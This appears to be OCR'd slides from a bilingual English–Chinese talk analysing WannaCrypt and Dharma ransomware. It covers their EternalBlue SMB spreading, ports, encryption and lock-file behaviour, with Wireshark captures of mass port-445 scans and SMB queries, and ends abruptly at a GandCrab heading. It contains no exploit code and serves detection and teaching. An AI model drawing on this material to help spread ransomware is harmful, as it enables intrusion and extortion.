
Vulnerabilities of SMB from NSA, USA

- Eternal Blue, Eternal Romance, CVE-2017-0144, CVE-2017-0145.
- Over 230,000 computers in 150 countries were infected since 2017

Particular Behavior

Malicious Activity

- Multiple language message to extortion victims.
- Infects others Windows computers in LAN and WAN both by SMB protocol.



參考資料: https://www.theregister.co.uk/2017/05/13/wannacrypt_ransomware_worm/, 2019

Source: Kaspersky Lab

The Evolution of WannaCrypt

早期階段

- Malicious email attachment
- SMB, CVE-2017-0144
- SMB, CVE-2017-0145


中期階段

- TCP-139, TCP-445
- UDP-135, UDP-137
- TOR 通訊連接到暗網


末期階段

- RC4, RSA 加密
- BitCoint 付款

網路封包行為特徵:
對外連線: Yes, 大量 SMB-SYN
內部連線: Yes
(1) SMB-ShareLock
(2) SMB-EternalBlue 攻擊




WannaCrypt 特殊SMB網路活動



No.	Time	Source	Destination	Protocol	Length	Info
111	2017-06-24 16:52:54.334963	10.0.1.15	51.204.146.23	TCP	66	49378 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
112	2017-06-24 16:52:54.522414	10.0.1.15	145.159.231.154	TCP	66	49379 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
113	2017-06-24 16:52:54.568939	10.0.1.15	118.229.70.229	TCP	66	49380 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
114	2017-06-24 16:52:54.756118	10.0.1.15	47.149.37.27	TCP	66	49383 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
115	2017-06-24 16:52:54.802950	10.0.1.15	118.81.44.11	TCP	66	49385 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
116	2017-06-24 16:52:54.990123	10.0.1.15	115.41.246.85	TCP	66	49389 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
117	2017-06-24 16:52:55.224189	10.0.1.15	136.208.175.211	TCP	66	49394 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
118	2017-06-24 16:52:55.458192	10.0.1.15	20.169.211.160	TCP	66	49396 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
119	2017-06-24 16:52:55.645429	10.0.1.15	204.148.39.72	TCP	66	49397 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
120	2017-06-24 16:52:55.692147	10.0.1.15	176.245.206.11	TCP	66	49398 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
121	2017-06-24 16:52:55.879440	10.0.1.15	139.143.48.153	TCP	66	49401 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
122	2017-06-24 16:52:55.926128	10.0.1.15	59.189.204.245	TCP	66	49403 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
123	2017-06-24 16:52:56.113429	10.0.1.15	20.160.251.202	TCP	66	49407 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
124	2017-06-24 16:52:56.347348	10.0.1.15	207.26.159.31	TCP	66	49412 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
125	2017-06-24 16:52:56.534680	10.0.1.15	102.212.92.211	TCP	66	49414 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
126	2017-06-24 16:52:56.581293	10.0.1.15	67.12.5.33	TCP	66	49415 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
127	2017-06-24 16:52:56.768617	10.0.1.15	189.174.200.104	TCP	66	49416 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
128	2017-06-24 16:52:56.815366	10.0.1.15	169.126.21.80	TCP	66	49417 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
129	2017-06-24 16:52:57.002561	10.0.1.15	108.251.10.70	TCP	66	49420 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
130	2017-06-24 16:52:57.049329	10.0.1.15	152.25.243.39	TCP	66	49422 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
131	2017-06-24 16:52:57.236562	10.0.1.15	117.80.190.12	TCP	66	49426 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
132	2017-06-24 16:52:57.470558	10.0.1.15	13.133.191.187	TCP	66	49431 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
133	2017-06-24 16:52:57.657861	10.0.1.15	80.189.88.112	TCP	66	49433 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
134	2017-06-24 16:52:57.704589	10.0.1.15	194.57.59.51	TCP	66	49434 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
135	2017-06-24 16:52:57.891810	10.0.1.15	144.9.168.184	TCP	66	49435 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1

The Evolution of Dharma Ransomware



網路封包行為特徵:
對外連線: Almost Not Any.
內部連線: Yes
(1) SMB-Query xxxx-readme.txt and xxxx.lock
(2) SMB-ShareLock
(3) SMB-ACCESS-DENY (大量)

Distribute Ransomware

Email

- Suspicious email attachments which is a self-extracting exe file.

Particular Behavior

Malicious Activity

- It uses ESET AV tool installation hides malicious payload dropping and encrypting processes.
- It do not encrypt files since the directory contains a mark file named ‘xxxxxxxx.lock’.

Dharma Family

2016~2019

It may be one of the many variants of the infamous Crysis Ransomware. This ransom family also includes Oron@india.com, Zzzzz, Wallet, Cezar, Combo, Arena, Java Ran., Write Ran., Arrow Ran., Bip Ran., Java2018@tutaio.arrow, Brr Ran., Gamma, Bkp, Boost, Waifu, BTC, FUNNY, Xxxxx, Audit, Tron, Adobe Ran., Santa Ran., Wallet, Heets, Qwex, ETH, 888, Frend, KARLS, AYE Ran., NWA, Korea Ran., Stun

Major Victims

2016~2019

Top 3 Countries Infected:
United Kingdom, Italy, Bangladesh.

參考資料: https://www.2-spyware.com/remove-dharma-ransomware-virus.html, 2019

參考資料: https://www.enigmasoftware.com/dharmaransomware-removal/ 2019

SMB - xxxxxxxx.lock of Dharma

Apply a display filter ··· <Ctrl-/> Expression··· + SM


No.	Time	Source	Destination	Protocol	Length	Info
208	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	642	Trans2 Response, FIND_FIRST2, Files: . .. FoxitReaderPortable FoxitReaderPortable_9
209	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.2
210	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
211	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
212	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
213	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
214	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
215	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	294	Trans2 Request, FIND_FIRST2, Pattern: \Foxit Reader 9.6.0.25114 ???? - ??Adobe Read
216	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	1042	Trans2 Response, FIND_FIRST2, Files: . .. App Data FoxitReaderPortable.exe help.htm
217	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	292	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.2
218	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
219	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	582	Trans2 Response, FIND_FIRST2, Files: . .. 4o250a436f-readme.txt d60dff40.lock
220	2019-11-12 1…	192.168.200.41	192.168.200.162	TCP	54	49396 → 139 [ACK] Seq=7815 Ack=35856 Win=65024 Len=0
221	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	244	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.2
222	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
223	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	244	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
224	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
225	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	254	Trans2 Request, FIND_FIRST2, Pattern: \Foxit Reader 9.6.0.25114 ???? - ??Adobe Read
226	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	642	Trans2 Response, FIND_FIRST2, Files: . .. FoxitReaderPortable FoxitReaderPortable_9
227	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Basic Info, Path: \Foxit Reader 9.6.0.2
228	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	158	Trans2 Response, QUERY_PATH_INFO
229	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	284	Trans2 Request, QUERY_PATH_INFO, Query File Standard Info, Path: \Foxit Reader 9.6.
230	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	142	Trans2 Response, QUERY_PATH_INFO
231	2019-11-12 1…	192.168.200.41	192.168.200.162	SMB	294	Trans2 Request, FIND_FIRST2, Pattern: \Foxit Reader 9.6.0.25114 ???? - ??Adobe Read
232	2019-11-12 1…	192.168.200.162	192.168.200.41	SMB	1042	Trans2 Response, FIND_FIRST2, Files: . .. App Data FoxitReaderPortable.exe help.htm


Dash cryptocurrency

To asks payment from a new path.

Raas

It provides a road for criminal called ‘Ransomware as a Service’ to grasp a lot fees from victims.





GandCrab

